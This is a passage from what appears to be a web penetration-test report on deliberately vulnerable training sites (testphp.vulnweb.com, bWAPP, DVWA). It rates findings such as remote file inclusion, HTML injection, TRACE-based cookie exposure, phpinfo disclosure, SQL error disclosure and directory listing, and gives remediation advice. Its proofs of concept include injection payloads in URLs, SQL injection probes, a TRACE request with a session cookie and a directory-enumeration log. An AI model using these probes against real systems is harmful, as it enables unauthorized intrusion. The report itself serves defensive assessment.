
  - Attackers could include malicious remote files into the application, leading to Remote Code Execution (RCE).
  - Sensitive data exposure through execution of arbitrary scripts.
  - Full compromise of the affected application and potentially the underlying server.

• **Recommendations:** Disable allow_url_fopen in PHP configuration. If disabling is not possible (legacy dependencies), enforce strict input validation and use safer libraries. Apply the principle of least privilege to the web server/PHP environment.

• **Affected Applications:**

  - **testphp.vulnweb.com**

- **POC:**




Not secure testphp.vulnweb.com/secured/phpinfo.php

PHP Core


Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	*no value*	*no value*
default_mimetype	text/html	text/html

7.3. Medium



7.3.1 Broken Authentication (Improper Logout)

- **Outline:** The logout functionality does not properly invalidate the user's session on the server-side, allowing access to authenticated pages via the browser's back button.
- **Risk Severity Index:** 5.7
- **Owasp Top 10 Category:** A07:2021 - Identification and Authentication Failures
- **CWE ID:** CWE-613: Insufficient Session Expiration
- **Implication:** An attacker with physical access to a user's browser could access their session after they have logged out.
- **Recommendations:** Properly invalidate sessions on the server upon logout and use appropriate Cache-Control headers.
- **Affected Applications:**
  - **bWAPP: Broken Authentication module**
- **POC:**



bWAPP - Broken Authentication - Mozilla Firefox

http://localhost/bWAPP/ba_logout.php

/ Broken Auth. - Logout Management /

Click here to logout

Inspect

7.3.2 HTML Injection

- **Outline:** The application reflects user-supplied HTML tags without sanitization, allowing an attacker to inject arbitrary HTML elements.

- **Risk Severity Index:** 6.1

- **Owasp Top 10 Category:** A03:2021 – Injection


- **CWE ID:** CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

- **Implication:** Can be used to deface the website or create convincing phishing forms to steal user credentials.

- **Recommendations:** Implement HTML entity encoding on all user-supplied data.

- **Affected Applications:**
  - **bWAPP:** /bWAPP/htmli_get.php?title=<h1>Injected</h1>
  - **testphp.vulnweb: /search.php**
  - **DVWA:** /dvwa/vulnerabilities/xss_r/?name=<h1>Hacker<%2Fh1>#

- **POC:**



Not secure testphp.vulnweb.com/search.php?test=query

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


search art: <h1>Hacked<

searched for:

Hacked

7.3.3 Cross-Site Tracing (XST)

- **Outline:** The TRACE HTTP method is enabled on the web server, which echoes the received request back to the client.
- **Risk Severity Index:** 5.3
- **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration
- **CWE ID:** CWE-693: Protection Mechanism Failure
- **Implication:** Can be used in conjunction with other vulnerabilities to bypass HttpOnly cookie protection and steal session cookies.
- **Recommendations:** Disable the TRACE HTTP method in the web server's configuration.
- **Affected Applications:**
    - **bWAPP: XST module**
- **POC:**



```
TRACE /bWAPP/portal.php HTTP/1.1
Host: 192.168.247.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.247.143/bWAPP/csrf_2.php?account=123-45678-90&amount=600&action=transfer
Connection: keep-alive
Cookie: PHPSESSID=ef08b80412f4c29b9696d7b8d5863ea4; security_level=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Sun, 31 Aug 2025 13:15:54 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: message/http
Content-Length: 525

TRACE /bWAPP/portal.php HTTP/1.1
Host: 192.168.247.143
User-Agent: Mozilla/5.0 (X11;
 Linux x86_64;
 rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.247.143/bWAPP/csrf_2.php?account=123-45678-90&amount=600&action=transfer
Connection: keep-alive
Cookie: PHPSESSID=ef08b80412f4c29b9696d7b8d5863ea4; security_level=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

7.3.4 Improper Access Control

- **Outline:** The application exposes the phpinfo.php file (/secured/phpinfo.php) publicly. This file discloses sensitive information about the server environment, including PHP version, loaded modules, configuration values, enabled functions, and absolute file system paths. Such information can be leveraged by attackers to fine-tune their exploits (e.g., for File Inclusion, Remote Code Execution, or path disclosure attacks).

- **Risk Severity Index:** 5.3

- **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration


- **CWE ID:** CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

- **Implication:** An attacker can gather detailed knowledge about the backend configuration, including:
  - PHP version and installed modules (useful for version-specific exploits).
  - Configuration options (e.g., allow_url_fopen=On) that enable remote file inclusion.
  - Full server paths that assist in Local File Inclusion (LFI) and directory traversal attacks.

- **Recommendations:** Remove phpinfo.php from production servers. Restrict access to diagnostic scripts with authentication or IP whitelisting if needed for debugging.

- **Affected Applications:**
  - http://testphp.vulnweb.com/secured/phpinfo.php

- **POC:**



testphp.vulnweb.com/secured/phpinfo.php

PHP Logo

PHP Version 5.1.6

System	FreeBSD svn.local 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007 root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
Build Date	Jul 30 2007 12:20:01
Configure Command	'./configure' '--enable-versioning' '--enable-memory-limit' '--with-layout=GNU' '--with-config-file-scan-dir=/usr/local/etc/php' '--disable-all' '--enable-libxml' '--with-libxml-dir=/usr/local' '--enable-reflection' '--enable-spl' '--program-prefix=' '--enable-fastcgi' '--with-apxs2=/usr/local/sbin/apxs' '--with-regex=php' '--with-zend-vm=CALL' '--disable-ipv6' '--prefix=/usr/local' 'i386-portbld-freebsd6.2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
additional .ini files parsed	/usr/local/etc/php/extensions.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	disabled
Registered PHP Streams	php, file, http, ftp, https, ftps, compress.zlib
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.1.0, Copyright (c) 1998-2006 Zend Technologies

Zend logo

7.3.5 Application Error Message Disclosure

- **Outline:** The application discloses detailed error messages, such as SQL syntax errors, directly to the user.

- **Risk Severity Index:** 5.3

- **Owasp Top 10 Category:** A01:2021 – Broken Access Control (Info Disclosure)


- **CWE ID:** CWE-209: Generation of Error Message Containing Sensitive Info

- **Implication:** Discloses sensitive information about the application's internal workings, aiding an attacker in further attacks.

- **Recommendations:** Configure generic error pages and log detailed errors to a secure, server-side file.


- **Affected Applications:**
    - **testphp.vulnweb.com**

- **POC:**



Not secure testphp.vulnweb.com/artists.php?artist=1+and+1=0

Warning: mysql_connect(): Connection refused in /hj/var/www/database_connect.php on line 2 Website is out of order. Please visit back later. Thank you for understanding.



Not secure testphp.vulnweb.com/search.php?test=query

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


searched for: zzquery' AND 1=0-- -

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 3

7.3.6 Directory Listing Enabled

- **Outline:** The web server is configured to show a listing of all files and subdirectories. This can expose sensitive information such as configuration files, backup archives, source code, or other internal files that should not be publicly accessible.
- **Risk Severity Index:** 5.3
- **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration
- **CWE ID:** CWE-548: Exposure of Information Through Directory Listing
- **Implication:**
    - An attacker can browse the directory structure to discover sensitive or unlinked files.
    - Can lead to discovery of outdated or backup code that may be vulnerable.
    - Facilitates further exploitation by providing a map of the application's structure.
- **Recommendations:**
    - Disable the directory listing feature in the web server configuration.
    - Restrict access to sensitive directories with proper permissions.
    - Place sensitive files outside the web root where possible.
    - Implement least privilege access for web server directories.
- **Affected Applications:**
    - testphp.vulnweb.com


- **POC:**



```
200      GET      112l      400w     5390c http://testphp.vulnweb.com/guestbook.php
200      GET       44l      257w    11635c http://testphp.vulnweb.com/images/logo.gif
200      GET      116l      503w     6115c http://testphp.vulnweb.com/categories.php
200      GET      155l      350w     4236c http://testphp.vulnweb.com/AJAX/index.php
200      GET      104l      386w     5328c http://testphp.vulnweb.com/artists.php
200      GET      119l      432w     5523c http://testphp.vulnweb.com/login.php
200      GET      104l      363w     4697c http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
200      GET      103l      364w     4732c http://testphp.vulnweb.com/search.php
200      GET      324l      659w     5482c http://testphp.vulnweb.com/style.css
200      GET      109l      388w     4958c http://testphp.vulnweb.com/index.php
200      GET      114l      463w     5524c http://testphp.vulnweb.com/disclaimer.php
200      GET       98l      583w    28799c http://testphp.vulnweb.com/Flash/add.swf
200      GET      109l      388w     4958c http://testphp.vulnweb.com/
200      GET        2l        2w      122c http://testphp.vulnweb.com/images/remark.gif
301      GET        7l       11w      169c http://testphp.vulnweb.com/hpp ⇒ http://testphp.vulnweb.com/hpp/
301      GET        7l       11w      169c http://testphp.vulnweb.com/Mod_Rewrite_Shop ⇒ http://testphp.vulnweb.com/Mod_Rewrite_Shop/
200      GET        4l       14w      176c http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
200      GET        0l        0w        0c http://testphp.vulnweb.com/showimage.php
200      GET        1l        7w      146c http://testphp.vulnweb.com/AJAX/artists.php
200      GET        1l        3w       11c http://testphp.vulnweb.com/AJAX/showxml.php
200      GET        1l        9w      195c http://testphp.vulnweb.com/AJAX/categories.php
200      GET        1l       17w      323c http://testphp.vulnweb.com/AJAX/titles.php
200      GET       36l       67w      562c http://testphp.vulnweb.com/AJAX/styles.css
